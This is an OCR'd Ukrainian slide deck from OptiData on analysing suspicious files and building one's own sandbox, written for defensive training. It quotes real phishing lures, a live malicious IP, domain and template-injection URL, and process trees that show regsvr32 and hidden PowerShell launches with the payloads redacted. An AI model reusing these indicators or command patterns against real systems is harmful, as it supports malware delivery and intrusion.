Opti Data
Enforce your security

Особливості перевірки файлів
(як зробити власний sandbox)

26 / 03 / 2024

Владислав Радецький
vr@optidata.com.ua

Хто я такий ?

Мене звати Влад.
Я працюю у компанії OptiData
Аналізую віруси під Windows. Часом пишу статті.
Проводжу навчання з різних аспектів ІБ
Займаюсь проектуванням, впровадженням та супроводом різних систем захисту.

vr@optidata.com.ua
radetskiy.wordpress.com
pastebin.com/u/VRad
slideshare.net/Glok17

Opti
Data
Enforce your security

Регламент:

1. Якщо вам сподобається – **розкажіть друзям та знайомим**

2. По можливості - **не відволікайтеся** на телефон

3. Кожне Ваше запитання важливе, тому, будь ласка, пишіть їх у чат – а я з радістю відповім на них **після своєї розповіді**.

Opti Data
Enforce your security

Словничок:

- ✓ пісочниця (sandbox) - комплекс для перевірки файлів (HW, VM, cloud)
- ✓ віртуалка (ВМ) - віртуальна машина, тестове середовище
- ✓ снепшот - зліпок (знімок) стану ВМ, дозволяє відкотитись
- ✓ семпл (зразок) - файл який потрібно перевірити
- ✓ детонація - запуск файлу, початок інфікування
- ✓ malware (ШПЗ) - комп'ютерний вірус
- ✓ маркери (IOC) - IP, хеші, та інші ознаки активності вірусу
- ✓ приманка (decoy) - документ, скрипт, ярлик ...
- ✓ скомпрометований - зламаний, такий що зазнав втручання

Opti Data
Enforce your security

Про що я хочу з вами поговорити:

1. Сценарії та задачі аналізу
2. До чого бути готовим ?
3. Інструменти перевірки
4. Пісочниці – які бувають, їх переваги та недоліки
5. Створення власної пісочниці
6. Висновки

Opti Data
Enforce your security

1. Сценарії та задачі аналізу

- ✓ За змістом файлів:

  конфіденційні | публічні, не секретні

- ✓ Залежно від поставленої задачі:

  шкідливий чи ні ? | **повний аналіз** (IOC)

Opti Data
Enforce your security

1. Сценарії та задачі аналізу

✓ За змістом файлів:

конфіденційні | публічні, не секретні

✓ Залежно від поставленої задачі:

шкідливий чи ні ? | **повний аналіз** (IOC)

Чим поламана система відрізняється від неушкодженої ?

Opti Data
Enforce your security

1. Сценарії та задачі аналізу

✓ За змістом файлів:

конфіденційні | публічні, не секретні

✓ Залежно від поставленої задачі:

шкідливий чи ні ? | **повний аналіз** (IOC)

Знати інструменти та формати файлів

Знати тактики malware щоб обманути їх

Opti Data
Enforce your security

1. Сценарії та задачі аналізу

- Файл не містить конфіденційної інформації, потрібно лише шкідливий/ні
- Файл не містить конфіденційної інформації, потрібен повний аналіз (IOC)
- Файл конфіденційний, потрібен повний аналіз (IOC) без зайвого шуму

Opti Data
Enforce your security

1. Сценарії та задачі аналізу

- Файл не містить конфіденційної інформації, потрібно лише шкідливий/ні
  - ➢ Можна скористатись улюбленими онлайн інструментами

- Файл не містить конфіденційної інформації, потрібен повний аналіз (IOC)
  - ➢ Знадобиться додаткова перевірка

- Файл **конфіденційний**, потрібен повний аналіз (IOC) **без зайвого шуму**
  - ➢ Заборона на онлайн інструменти. Тільки вручну. Тільки хардкор.

Opti Data
Enforce your security

2. До чого бути готовим ?

Для УПОВНОВАЖЕНИХ ОСІБ: 19 - 21 вересня онлайн семінар (зі змінами від 01.09.2023 № 952) Платформа ZOOM;

Онлайн семінар на тему «Публічні закупівлі в Україні» (Закупівлі в умовах військового стану)» . Онлайн навчання розраховане на 3 дні з 09:30 – 13:00, **(Платформа ZOOM).**

19 - 21 вересня 2023 року

Під час навчання будуть обговорені наступні питання:

> encyclopedia83.samiseto.ru [185.247.184.152]

1. Основні напрямки політики у сфері публічних закупівель у воєнний час.
2. Аналізуємо постанову **від 01.09.2023 № 952** (публікація в «Урядовому Кур'єрі» від 07.09.2023р.), якою внесено чергові зміни до Особливостей. Наведеною постановою, зокрема, внесено зміни до Особливостей здійснення публічних закупівель товарів, робіт і послуг для замовників, передбачених Законом України «Про публічні закупівлі», на період дії правового режиму воєнного стану в Україні та протягом 90 днів з дня його припинення або скасування.

Вартість он-лайн навчання становить 1800,00 грн, (можлива відстрочка платежу до кінця року). Зазначені курси проходять за участю провідних фахівців з питань публічних закупівель, представників центральних органів виконавчої влади. Після проходження навчання слухачі отримують **сертифікати, презентацію та відео запис семінару**.

Щодо детальної інформації та оформлення заявки звертатися до відділу з питань організації навчання, відповідальна за організацію навчання – Дорошенко Лариса Миколаївна:
тел: (063)879-02-10, (098)790-28-39. Cdz25@ukr.net

--
З повагою, Дорошенко Лариса Миколаївна
"Центр державних замовлень".
м. Київ, вул. Рейтарська,30 оф.13
(044) 223-14-62
(098) 790-28-39
(063) 879-02-10
cdz25@ukr.net
https://www.facebook.com/cdz2008kiyv/

Аналіз спеціально для замовників OptiData

Opti Data
Enforce your security

2. До чого бути готовим ?

Заборгованість за договором Київстар – Передсудове

ЛЙ Лелюк Йоханес Вітанович <dj@benno.at>
To

Thu 12/21/2023 8:40 AM

Заборгованість абонента.zip .zip File

Здрастуйте, у Вас є прострочена заборгованість за договором номер: 9770646274 за послуги зв'язку. У разі не сплати заборгованості у строк до 29.12.2023 Компанія «Київстар» буде змушена подати на Вас до суду для стягнення в судовому порядку заборгованості.

Детальна інформація щодо Вашого рахунку доступна у вкладенні.


У зв'язку зі зміною політики конфіденційності компанії «Київстар» та збереженням персональних даних на вкладення встановлено код доступу: **558732**

З повагою,

Лелюк Йоханес Вітанович

Opti Data
Enforce your security

2. До чого бути готовим ?



Opti Data
Enforce your security

2. До чого бути готовим ?

- ✓ **exe** , **scr** , **msi** в різних архівах, з паролем та без
- ✓ скрипти (**js**, **vbs** …) , **hta** , **lnk** , **url**
- ✓ Документи MS Office та PDF з активною начинкою
- ✓ Інше

Opti Data
Enforce your security


2. До чого бути готовим ?

- ✓ Документи **RTF**
  - Редактор формул (CVE-2017-11882)
  - OLE об'єкти (CVE-2017-0199)
- ✓ Документи **DOCX**, **XLSX**, **PPTX**
  - Шаблони (1221)
  - Макроси
- ✓ Документи **PDF**
  - Java Script
  - Вбудовані об'єкти (exe, документи з макросами ...)

Opti Data
Enforce your security

2. До чого бути готовим ? Що можуть запхати у MS Office

Proce...	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port
WINWORD.EXE	2492	TCP	10.10.10.4	49190	185.247.184.152	80



Template Injection T1221

WINWORD.EXE (3140)	"C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE" /n /dde
splwow64.exe (3204)	C:\Windows\splwow64.exe 8192
regsvr32.exe (2652)	"C:\Windows\System32\regsvr32.exe" /s "C:\Users\operator\Desktop\090516.tmp"
regsvr32.exe (1924)	/s "C:\Users\operator\Desktop\090516.tmp"
regsvr32.exe (3916)	C:\Windows\system32\regsvr32.exe "C:\Users\operator\AppData\Local\UQRyeHAi\OutJvX.dll"

VBA Macro

EQNEDT32.EXE (2172)	"C:\Program Files (x86)\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
WScript.exe (2640)	"C:\Windows\System32\WScript.exe" "C:\Users\operator\AppData\Roaming\nogoforget.vbs"
powershell.exe (2684)	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $Codigo = 'J[redacted]Bp[redacted]G0[redacted]YQBn[redacted]GU[redacted]...
powershell.exe (2720)	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -executionpolicy bypss -NoProfile -comma...

2017-11882, EQUATION

Opti Data
Enforce your security

Увага! Додаткова інформація #1

- ✓ Philippe Lagadec - Weaponized MS Office 97-2003 legacy/binary formats
- ✓ Philippe Lagadec - Weaponized PDF - Payload Delivery Format
- ✓ Ryan Chapman - CFWorkshop DefCon 27 (2019)
- ✓ Didier Stevens - Analyzing a “multilayer” Maldoc
- ✓ Nicole Fishbein - How to Analyze Malicious Microsoft Office Files
- ✓ Josh Stroschein - Summary of Samples

Opti Data
Enforce your security

Увага! Додаткова інформація #2

Мої матеріали по зразкам malware на slideshare:

- ✓ Невивчені уроки або логи антивірусних війн (2018)
- ✓ Логи (анти)вірусних війн (2020)
- ✓ Як не стати жертвою ? (2020)
- ✓ Практичні рецепти захисту (2021)

Opti Data
Enforce your security

3. Інструменти перевірки – **онлайн** (коли файл **не** конфіденційний)

- ✓ VirusTotal - перевірка по AV виробникам, **не завжди точний**
- ✓ Docguard - статичний аналіз документів, пошук активного вмісту
- ✓ Triage - якісний інтерактив (з відповідними обмеженнями)
- ✓ UnpacMe - розпаковка EXE
- ✓ Intezer Analyze - статичний аналіз EXE, пошук співпадіння по інструкціям

Opti Data
Enforce your security


3. Інструменти перевірки – **онлайн** (коли файл **не** конфіденційний)

Послідовність дій з перевірки не секретного документу MS Office або PDF:

- ✓ Вивантажити файл на VirusTotal (але не орієнтуватися на рейтинг 0/60)
- ✓ Вивантажити файл на Docguard та отримати чіткий вердикт по активному вмісту
- ✓ За потреби повного аналізу вивантажити файл на Triage (результат може бути “0”)
- ✓ Прогнати файл у власній пісочниці* для перевірки отриманих результатів
- ✓ Якщо файл шкідливий – **вжити відповідних заходів**, попередити колег …


Opti Data
Enforce your security

3. Інструменти перевірки – **онлайн** (коли файл **не** конфіденційний)




Opti Data
Enforce your security

3. Інструменти перевірки – **онлайн** (коли файл **не** конфіденційний)



Opti Data
Enforce your security

3. Інструменти перевірки – **онлайн** (коли файл **не** конфіденційний)



Opti Data
Enforce your security

3. Інструменти перевірки – **офлайн** (коли файл конфіденційний)

- ✓ file - NIX команда для визначення типу файлу
- ✓ exiftool - вичитка метаданих з файлів
- ✓ oletools - статичний аналіз документів MS Office
- ✓ pdfid - статичний аналіз PDF документів
- ✓ pdfinfo - статичний аналіз PDF документів #2

Opti Data
Enforce your security

3. Інструменти перевірки – **офлайн** (коли файл конфіденційний)

Послідовність дій з перевірки конфіденційного документу MS Office або PDF:

- ✓ Визначити справжній тип файлу (не за розширенням)
- ✓ Перевірити метадані на предмет аномалій (час редагування, компанія, автор)
- ✓ Перевірити наявність активного вмісту (макроси, об'єкти, скрипти, посилання)
- ✓ Прогнати файл у власній пісочниці* для перевірки отриманих результатів
- ✓ Якщо файл шкідливий – **вжити відповідних заходів**, попередити колег …

Opti Data
Enforce your security

3. Інструменти перевірки – **офлайн** (коли файл конфіденційний)

```
Title                           :
Subject                         :
Creator                         : 91974
Keywords                        :
Description                     :
Last Modified By                : 91974
Revision Number                 : 9
Create Date                     : 2023:08:06 18:37:00Z
Modify Date                     : 2023:11:27 13:56:00Z
Template                        : Normal.dotm
Total Edit Time                 : 4 minutes
Pages                           : 2
Words                           : 0
Characters                      : 5
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 1
Paragraphs                      : 1
Scale Crop                      : No
Company                         : Grizli777
Links Up To Date                : No
Characters With Spaces          : 5
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 12.0000
```

Opti Data
Enforce your security

3. Інструменти перевірки – офлайн (коли файл конфіденційний)

```
--------------------+--------------------+----------+--------------------------
File format         |MS Word 2007+       |info      |
                    |Document (.docx)    |          |
--------------------+--------------------+----------+--------------------------
Container format    |OpenXML             |info      |Container type
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |No                  |none      |This file does not contain
                    |                    |          |VBA macros.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |1                   |HIGH      |External relationships
Relationships       |                    |          |found: attachedTemplate -
                    |                    |          |use oleobj for details
--------------------+--------------------+----------+--------------------------
$oleobj *
oleobj 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

-------------------------------------------------------------------------------
File: '1_swift 19-1-2024.docx'
Found relationship 'attachedTemplate' with external link http://dik.si/wOBjE
$
```

Opti Data
Enforce your security

3. Інструменти перевірки – офлайн (коли файл конфіденційний)

Application name	Microsoft Office Word	info	Application name declared in properties
Properties code page	1252: ANSI Latin 1; Western European (Windows)	info	Code page used for properties
Author	Admin	info	Author declared in properties
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.

Opti Data
Enforce your security

